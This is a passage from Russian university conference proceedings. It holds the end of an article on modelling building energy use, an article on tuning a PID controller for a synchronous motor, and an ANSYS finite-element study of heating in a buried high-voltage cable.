2. Рассмотрим зависимость расход тепла и количества людей ($Q_{\text{теп.эн}}$ от $Л_{ЛЮДИ}$). При увеличении количества человек ΔW пропорционально увеличатся общие тепловые потери $Q_{\text{теп.эн}}$ (кДж) ввиду некачественного потребления тепловой энергии, (то есть, например, больше придется проветривать помещение с ростом $Л_{ЛЮДИ}$). Аналогично, с уменьшением потока людей уменьшится количество тепловых потерь. Таким образом, при постоянном количестве людей (ΔW) имеем также неизменный уровень расхода тепла ($Q_{\text{теп.эн}}$), т.е. данная зависимость – линейная:

$$\Delta Q = k_1 \cdot \Delta W. \quad (2)$$

3. Проанализируем зависимость общих потерь от затрат (ΔQ от З). Очевидно, что с ростом затрат на энергосбережение (например, утепление стен) будут уменьшаться тепловые потери $Q_{\text{теп.эн}}$. Наоборот, уменьшение затрат на энергосбережение приведет увеличение тепловых потерь. При постоянстве затрат, тепловые потери $Q_{\text{теп.эн}}$ будут на одном уровне (обратно пропорциональная зависимость):

$$\Delta Q = {}^{k_2}/_{З}. \quad (3)$$

Полученная алгоритмическая модель представлена на рис. 1, где m – следующий месяц.

В случае изменения количества людей (ΔW), находящихся в здании влияние этого фактора на остальные показатели будут во многом зависеть от размещения людей.

Общий расход электроэнергии будет увеличиваться или уменьшаться в прямой зависимости от количества людей в здании.

Общий расход тепла будет зависеть от размещения людей и сезона. Если увеличение количества сотрудников произойдет в одном помещении, то расход тепла, скорее всего, уменьшится, так как люди в ходе жизнедеятельности выделяют тепло и скопление их в одном помещении приведет к снижению использования отопления. Если же люди будут размещены в различных помещениях, то увеличение их количества приведет к увеличению потребления тепла за счет отопления в каждом из помещений.




Рис. 1. Алгоритмическая модель энергопотребления

Потребление воды зависит напрямую от количества людей в здании. Здесь целесообразней контролировать удельный расход воды. [1]. Поток людей соответственно имеет прямую зависимость от количества людей в здании. Если людей в здании должно быть больше, то и поток людей, приходящих и выходящих из здания так же возрастает. Связано это с тем, что кроме движения самих сотрудников, возрастает количество посетителей. На остальные показатели из формулы изменение потребления электроэнергии не влияют. Алгоритмическая модель позволяет автоматизировать процессы управления энергосбережением, что в свою очередь повышает энергетическую эффективность процессов энергопотребления в Пермском национальном исследовательском политехническом университете.

Библиографический список

1. Левитин А.В. Алгоритмы: введение в разработку и анализ. – М.: Вильямс, 2006. – С. 576.

2. Черкасова О.В., Фомичева Е.И., Шичкина Е.А. Организация системы энергоменеджмента в ВУЗе // Актуальные проблемы гуманитарных и естественных наук. – 2015. – № 12.

3. Лейзгольд Д.Ю., Ромодин А.В., Трушников К.П. Показатели качества электрической энергии как индикаторы эффективности управления электропотреблением // Фундаментальные исследования. – 2014. – № 11–7. – С. 1501–1506.

4. Повышение энергетической эффективности Пермского национального исследовательского политехнического университета / А.В. Ромодин, А.В., Кухарчук Д.Ю. Лейзгольд, И.С. Калинин, В.А. Кузьминов // Энергетика. Инновационные направления в энергетике. CALS-технологии в энергетике. – 2012. – № 1. – С. 49–58.

5. Мокроусова Е.С., Ромодин А.В. Вопрос создания математической модели искусственной нейронной сети в рамках разработки автоматизированной системы управления программами энергосбережения // Вестник Пермского государственного технического университета. Электротехника, информационные технологии, системы управления. – 2010. – № 4. – С. 72–76.

6. Повышение энергетической эффективности Пермского национального исследовательского политехнического университета / А.В. Ромодин, А.В. Кухарчук, Д.Ю. Лейзгольд, И.С. Калинин, В.А. Кузьминов // Энергетика. Инновационные направления в энергетике. CALS-технологии в энергетике. – 2012. – № 1. – С. 49–58.

7. Айвазян С.А., Мхитарян В.С. Прикладная статистика и основы эконометрики. – М.: Юнити, 1998. – С. 1005.

Сведения об авторах

Валинурова Зарина Фагилевна – магистрант Пермского национального исследовательского политехнического университета, гр. КПИ-18-1м, г. Пермь, e-mail: zarina.valinurova@mail.ru

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации», Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin@mail.ru

УДК 681.5.033.5

Б.В. Кавалеров, Д.В. Фалалеев

УЛУЧШЕНИЕ ПЕРЕХОДНЫХ ХАРАКТЕРИСТИК СИНХРОННОГО ЭЛЕКТРОДВИГАТЕЛЯ С ПОМОЩЬЮ ПИД-РЕГУЛЯТОРА

В статье рассматривается возможность улучшить динамические свойства электропривода на основе синхронного электродвигателя за счет применения ПИД-регулятора. Синхронный электродвигатель является достаточно сложным объектом управлениям, поскольку его динамические свойства приближаются к свойствам консервативного звена. Производится расчет корректирующего устройства для управления синхронным электродвигателем, результаты расчета проверяются посредством математического моделирования. В результате удается достигнуть существенного улучшения переходных процессов в двигателе как по заданию, так и по возмущению.

Ключевые слова: моделирование, ПИД-регулятор, передаточная функция, синхронный двигатель.

B.V. Kavalerov, D.V. Falaleev

IMPROVING THE TRANSIENT CHARACTERISTICS OF A SYNCHRONOUS MOTOR USING A PID CONTROLLER

The article provides opportunities to improve the dynamic properties of electric drives based on a synchronous electric motor through the use of a PID controller. A synchronous electric motor is a rather complex control element, since its dynamic properties approach the properties of a conservative link. The calculation results are verified using mathematical modelling. This can lead to a significant improvement in transients in engines.

Keywords: modeling, PID controller, transfer function, synchronous motor.

Синхронные машины в основном используются в качестве электрогенераторов переменного тока [1]. Но они также находят применение в качестве мощных электродвигателей, например, для перекачки природного газа. Кроме того, синхронные двигатели небольшой мощности находят применение в устройствах автоматики в качестве исполнительных двигателей.

Однако из теории электропривода хорошо известно, что синхронный электродвигатель достаточно сложный объект для управления. По своим динамическим свойствам он является колебательным

звеном с низким коэффициентом демпфирования [2]. Причем колебания могут долго не затухать, что позволяет иногда рассматривать указанный двигатель как консервативное звено [3].

Воспользуемся моделью синхронного двигателя (рисунок 1), которая часто используется в теории электропривода при исследовании динамики синхронных машин. Эта модель дает возможность проверить работоспособность исследуемого электропривода [2].




Рис. 1. Модель синхронного двигателя

Разомкнутая передаточная функция синхронного двигателя (СД), согласно схеме на рис. 1 имеет вид:

$$W(p) = \frac{\frac{k_1 p + k_2}{p} \cdot \frac{k_3}{p}}{1 + \frac{k_1 p + k_2}{p} \cdot \frac{k_3}{p}}, \quad (1)$$

Приведем формулу (1) к общему знаменателю и получим:

$$W(p) = \frac{k_1 p + k_2}{\frac{1}{k_3} p^2 + k_1 p + k_2}. \quad (2)$$

В результате получили передаточную функцию (2), которая является последовательным соединением колебательного и форсирующего звеньев. Соотношение параметров передаточной функции таково, что колебательное звено имеет низкий коэффициент демпфирования и приближается по своим динамическим свойствам к консервативному звену. Поэтому при подаче ступенчатого сигнала задания на вход передаточной функции (2) получаем на выходе слабозатухающий переходной процесс. Для того чтобы управлять таким объектом необходимо произвести расчет корректирующего регулятора.

Покажем процесс синтеза пропорционально-интегрально-дифференциального (ПИД) регулятора, для того чтобы по сигналу задания получить переходный процесс близкий к апериодическому процессу и, возможно, улучшить переходный процесс по возмущающему воздействию.

Тогда передаточная функция ПИД-регулятора (если пренебречь числителем передаточной функции (2)) будет выглядеть следующим образом:

$$\frac{\frac{1}{k_3}p^2+k_1p+k_2}{T\cdot p}. \qquad (3)$$

Если перемножить передаточную функцию регулятора (3) и передаточную функцию СД (2), и пренебречь числителем (1), получим передаточную функцию идеального интегрирующего звена с постоянной времени T. И если охватить это звено отрицательной обратной связью, тогда получим классическое апериодическое звено с этой же постоянной времени T. Выбирая эту постоянную времени в (3) можно настраивать длительность переходного процесса замкнутой системы регулирования СД.

Исходя из (3), получим следующие параметры ПИД-регулятора:

$$K_{\text{п}} = {k_1}/{T},\ K_{\text{и}} = {k_2}/{T},\ K_{\text{д}} = {\frac{1}{k_3}}/{T}. \qquad (4)$$

В общем виде структурная схема рассматриваемого электропривода с учетом модели СД и корректирующего звена на основе ПИД-регулятора, выглядит как показано на рисунке 2.

Для проверки динамических свойств системы регулирования СД по угловой скорости с регулятором (3) рассчитаем численный пример.




Рис. 2. Структурная схема электропривода

Зададимся следующими численными значениями параметров структурной схемы, изображенной на рис. 2, представленными в таблице.

$I_з$	$K_{тп}$	$T_{тп}$	k_1	k_2	k_3	$M_с$
0-20	100	0,01	7	300	0,1	0-20

В соответствии с принятыми значениями параметров СД и при выборе постоянной времени T = 0,1 с. получим передаточную функцию ПИД-регулятора:

$$\frac{0{,}03333 \cdot p^2 + 0{,}02333 \cdot p + 1}{0{,}1p} \tag{5}$$

и следующие значения параметров ПИД-регулятора:

$$K_{\text{п}} = \frac{0{,}02333}{0{,}1} = 0{,}23333, \qquad K_{\text{и}} = \frac{1}{0{,}1} = 10,$$

$$K_{\text{д}} = \frac{0{,}03333}{0{,}1} = 0{,}3333.$$

Если принять постоянную времени T = 0,002 с, что соответствует более быстрому переходному процессу, то передаточная функция ПИД-регулятора будет выглядеть так:

$$\frac{0{,}03333 \cdot p^2 + 0{,}02333 \cdot p + 1}{0{,}002p} \tag{6}$$

и иметь следующие значения параметров ПИД-регулятора:

$$K_{\text{п}} = \frac{0{,}02333}{0{,}002} = 11{,}655, \qquad K_{\text{и}} = \frac{1}{0{,}002} = 500,$$

$$K_{\text{д}} = \frac{0{,}03333}{0{,}002} = 16{,}665$$

Выполним математическое моделирования для проверки динамических свойств системы регулирования угловой скоростью СД с рассчитанным ПИД-регулятором. Для этого проведем моделирование для двух режимов: при изменении задания ($I_з$) и при изменении возмущения ($M_с$).

Математическое моделирование выполняется с помощью решения методом Эйлера дифференциальных уравнений, соответствующих выше представленным передаточным функциям. Шаг расчет выбирается исходя из допустимой погрешности вычислений.

Для этого сначала рассмотрим схему без обратной связи и без регулятора (рис. 3).




Рис. 3. Схема модели без обратной связью и без регулятора

Как можно видеть на рис. 4 – переходный процесс при изменении задающего воздействия сопровождается сильными колебаниями, как это и следовало ожидать, исходя из динамических свойств рассматриваемых передаточных функций.




Рис. 4. Изменение сигнала задания от 0 до 20

При изменении сигнала возмущения (нагрузки) колебания также имеют место, но затухают быстрее и амплитуда их меньше (рис. 5).




Рис. 5. Изменение момента сопротивления от 0 до 20 в момент времени равном 1 с, при сигнале задания равном 20

Теперь применим синтезированный ПИД-регулятор. Ранее при его выводе мы пренебрегли числителем передаточной функции (3), который является форсирующим звеном. Для чистоты эксперимента скомпенсируем его так, как показано на рис. 6.




Рис. 6. Схема модели с обратной связью по угловой частоте
и ПИД-регулятором с компенсацией форсирующего звена

Переходный процесс по заданию приобрел искомый апериодический вид (рис. 7).




Рис. 7. Изменение сигнала задания от 0 до 20

Однако реакция на возмущение, несмотря на использование ПИД-регулятора, не претерпела существенных улучшений (рис. 8).




Рис. 8. Изменение момента сопротивления от 0 до 20 в момент
времени равном 1 секунде, при сигнале задания равном 20

Далее примем в соображение следующее обстоятельство. Скомпенсировав форсирующее звено, мы снизили чувствительность системы на внешние изменения. Проверим, как поведет себя модель без компенсации форсирующего звена (рис. 9).




Рис. 9. Схема модели с обратной связью по угловой частоте и ПИД-регулятором без компенсации форсирующего звена

Как можно видеть на рис. 10 и 11 наше предположение подтвердилось, и переходный процесс становится близким к почти идеальному.




Рис. 10. Изменение сигнала задания от 0 до 20




Рис. 11. Изменение момента сопротивления от 0 до 20 в момент времени равном 1 с, при сигнале задания равном 20

Заключение. В ходе проведенного исследования получены результаты, которые дают возможность для дальнейших исследований. И такие исследования необходимы. Ведь известно, что компенсировать с помощью ПИД-регулятора свойства колебательного звена нужно весьма осторожно. Такая система часто может хорошо работать только при стабильных параметрах и отсутствии помех. Поэтому следующими этапами исследования должны быть: проверка на устойчивость системы (определение границ устойчивости), проверка на работоспособность в условиях помех, проведение исследований для других соотношений параметров. Представленный в статье результат – это лишь одиночный эксперимент, который подтверждает возможность реализации рассматриваемой схемы и ее работоспособность при определенном сочетании условий, определить границы этих условий – это последующая задача.

Библиографический список

1. Шулаков Н.В. Электрические машины: конспект лекций. – Пермь: Изд-во ПГТУ, 2008. – 324 с.

2. Ключев В.И. Теория электропривода: учеб. для вузов. – 2-е изд. перераб. и доп. – М.: Энергоатомиздат, 2001. – 704 с.

3. Лукас В.А. Теория автоматического управления: учеб. для вузов. – 2-е изд. перераб, и доп. – М.: Недра, 1990. – 416 с.

Сведения об авторах

Кавалеров Борис Владимирович – доктор технических наук, доцент, заведующий кафедрой «Электротехника и электромеханика», Пермского национального исследовательского политехнического университета, Пермь, e-mail: kbv@pstu.ru

Фалалеев Дмитрий Викторович – магистрант Пермского национального исследовательского политехнического университета, Пермь, e-mail: falaleev6@inbox.ru

УДК 621.315.235

М.Д. Наумов, А.А. Кореков, А.Г. Щербинин

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ РАСЧЕТА ТЕПЛОВОГО ПОЛЯ КАБЕЛЬНОЙ ЛИНИИ ПРОЛОЖЕННОЙ В ГРУНТЕ

В данной статье рассмотрена математическая модель расчета теплового поля кабельной линии проложенной в грунте, осуществленная методом конечных элементов в среде ANSYS. Получена зависимость распределения температуры в сечении кабеля и окружающем пространстве.

Ключевые слова: математическая модель; кабель; тепловое поле; кабельные линии.

M.D. Naumov, A.A. Korekov, A.G. Shcherbinin

MATHEMATICAL MODEL FOR CALCULATING THE THERMAL FIELD OF CABLE LINE LAID IN THE GROUND

This article describes a mathematical model for calculating the thermal field of a cable line laid in the ground, carried out by the finite element method in the ANSYS environment. The dependence of the temperature distribution in the cable cross section and the surrounding space is obtained.

Keywords: mathematical model; cable; thermal field; cable lines.

На данный момент в России активно происходит прокладка новых и замена старых электрических сетей с использованием высоковольтных кабелей из сшитого полиэтилена, которые являются дорогостоящими, но более надежными. Одним из вариантов передачи больших мощностей электрической энергии являются линии проложенные в земле, от которых ожидают эффективную передачу электроэнергии и высочайшую надежность функционирования.

Температурный режим сильно влияет на пропускную способность кабельных линий (КЛ) высокого и сверхвысокого напряжения и зависит от таких факторов как: сечение жил и экранов; тока линии; способа укладки кабелей; тепловых свойств грунта и пр. [1]. Превышение температуры считается одной из главных причин, приводящих к возникновению дефектов электрооборудования при коротких замыканиях и перегрузках. Несмотря на довольно основательную проработку вопросов о тепловых режимах работы высоковольтных кабелей, новые технические возможности систем мониторинга распреде-

лённой температуры и высокая стоимость высоковольтных КЛ делают актуальной проблему улучшения существующих математических моделей и разработку новых моделей для решения задач расчёта и прогнозирования температур жил кабелей.

Исходя из этого, актуальность работы обусловлена необходимостью обеспечения эффективной тепловой защиты инженерных коммуникаций при их прокладке в грунте.

Цель данного исследования является разработка математической модели для расчета и прогнозирования температуры жил КЛ на основе данных о конструкции КЛ, измеренной температуре в экранах, и параметров окружающей среды.

В данной работе рассматривается процесс нагрева силового высоковольтного кабеля из сшитого полиэтилена ПвП 1×1200/185-127/220 [2], в цилиндрическом слое грунта (рис. 1). Поскольку глубина залегания много больше диаметра кабеля, бесконечный массив земли заменен цилиндрическим массивом. Необходимые для расчета параметры кабеля приведены в таблице.




Рис. 1. Силовой высоковольтный кабель в цилиндрическом слое грунта: 1 – жила; 2 – основная изоляция; 3 – экран; 4 – внешняя оболочка

Конструктивные размеры кабеля марки ПвП 1×1200/185-127/220

Элемент конструкции	Площадь поперечного сечения, мм^2	Наружный диаметр/радиус, мм	Материал
Токопроводящая жила	1200	42,8/21,4	Медь
Основная изоляция	–	93,8/46,9	СПЭ
Экран	185	97,8/48,9	Медь
Диаметр кабеля	–	111,8/55,9	Полиэтилен

Примечание: в таблице приведены только основные элементы кабеля (не указаны тонкие промежуточные полупроводящие слои и влагозащитная тонкая алюминиевая оболочка).

Необходимо определить распределение теплового поля силового высоковольтного кабеля из сшитого полиэтилена в цилиндрическом слое грунта, при заданном токе в ТПЖ, заданных условиях теплообмена с окружающей средой и разных значениях тока в экране. Для этого надо решить задачу стационарной теплопроводности. Будем считать, что плотность тока по сечению провода распределена равномерно (поверхностным эффектом пренебрегаем) и градиент температуры вдоль кабельной линии равен нулю.

С учетом сделанных допущений дифференциальное уравнение теплопроводности имеет вид [3]:

$$\frac{\partial}{\partial x}\left(\lambda\frac{\partial t}{\partial \mathrm{x}}\right)+\frac{\partial}{\partial y}\left(\lambda\frac{\partial t}{\partial \mathrm{y}}\right)+q_v=0, \qquad (1)$$

где λ – коэффициент теплопроводности; t – температура; q_v – удельная мощность внутреннего источника тепла.

$$q_v=\frac{I^2\cdot R}{S_{\text{тпж}}}, \qquad (2)$$

где I – ток; R – сопротивление; $S_{\text{тпж}}$ – площадь ТПЖ.

На границе расчётной области принимаем граничные условия (ГУ) 3-го рода: температуру окружающей среды считаем постоянной $T_{\text{окр}}$ = 10 ºС; коэффициент теплоотдачи a = 1 Вт/(м^2·ºС).

$$\frac{dt}{dn}=-\frac{\alpha}{\lambda}(t_{\text{ти}}-t_0),\ r=r_{\text{ти}}. \qquad (3)$$

На границе раздела сред задаем ГУ 4-го рода:

$$\begin{cases} t_{i1}=t_{i2} \\ \lambda_{i1}\dfrac{\partial t_{i1}}{\partial \mathrm{u}}=\lambda_{i2}\dfrac{\partial t_{i2}}{\partial \mathrm{u}}. \end{cases} \qquad (4)$$

Решение данной задачи производится в программном комплексе ANSYS. На рис. 2 и 3 приведены температурные поля, полученные при токе ТПЖ 1240 А, токе на экране 744 А и заданных условиях. Из рисунков видно, что максимальная температура достигает 86,7 °С.

На рис. 4 приведены графики распределения температуры в сечении кабеля и окружающем пространстве при различных значениях

тока в экране. Из рисунка видно, что ток в экране существенно влияет на распределение температуры. Анализ кривых показывает слабую зависимость распределения температуры в металлических элементах кабеля (горизонтальные полки на графиках). Так же в объёме изоляции наблюдается большой градиент температур, что приводит к существенной разнице между температурой экрана кабеля и центральной жилой.




Рис. 2. Поле распределения температур в грунте




Рис. 3. Распределения температур в кабеле




Рис. 4. Зависимость распределения температуры в сечении кабеля и окружающем пространстве

Основным ограничением пропускной способности линии с кабелем из сшитого полиэтилена является длительно допустимая температура ТПЖ не более 90 °С.




Рис. 5. Зависимость тока на ТПЖ от тока в экране

На рис. 5 приведен график при различных значениях тока в экране и максимально допустимом токе в жиле, при котором кабель нагревается до температуры 90 °С. Для того чтобы кабель нагрелся

до данной температуры на ТПЖ необходимо подать ток 1955, 1894, 1695, 1300 А, а на экране ток должен быть соответственно 0, 248, 486, 744 А. Такое соотношение токов позволит добиться максимально возможной пропускной способности данного кабеля. Превышение допустимой температуры приводит к изменению свойств изоляции, снижению срока службы кабеля и возникновению риска короткого замыкания.

Таким образом, данный подход позволяет рассчитать температурное поле силового кабеля, что обеспечит эффективную тепловую защиту инженерных коммуникаций при их прокладке в грунте.

Библиографический список

1. Лавров Ю.А. Кабели 6–35 кВ с пластмассовой изоляцией. Факторы эксплуатационной надежности // Новости электротехники. – 2006. – №. 6.

2. ТУ 16-705-495-2006. Кабели силовые с изоляцией из сшитого полиэтилена на напряжение 64/110 кВ. Технические условия. – 2006.

3. Щербинин А.Г., Черняев В.В. Теплопередача: учебное пособие. – Пермь: Изд-во Перм. нац. исследов. политехн. ун-та, 2014. 138 с.

Сведения об авторах

Наумов Михаил Дмитриевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1м, г. Пермь, e-mail: naumoff.mikh@yandex.ru

Кореков Андрей Алексеевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1м, г. Пермь, e-mail: korekov97@gmail.com

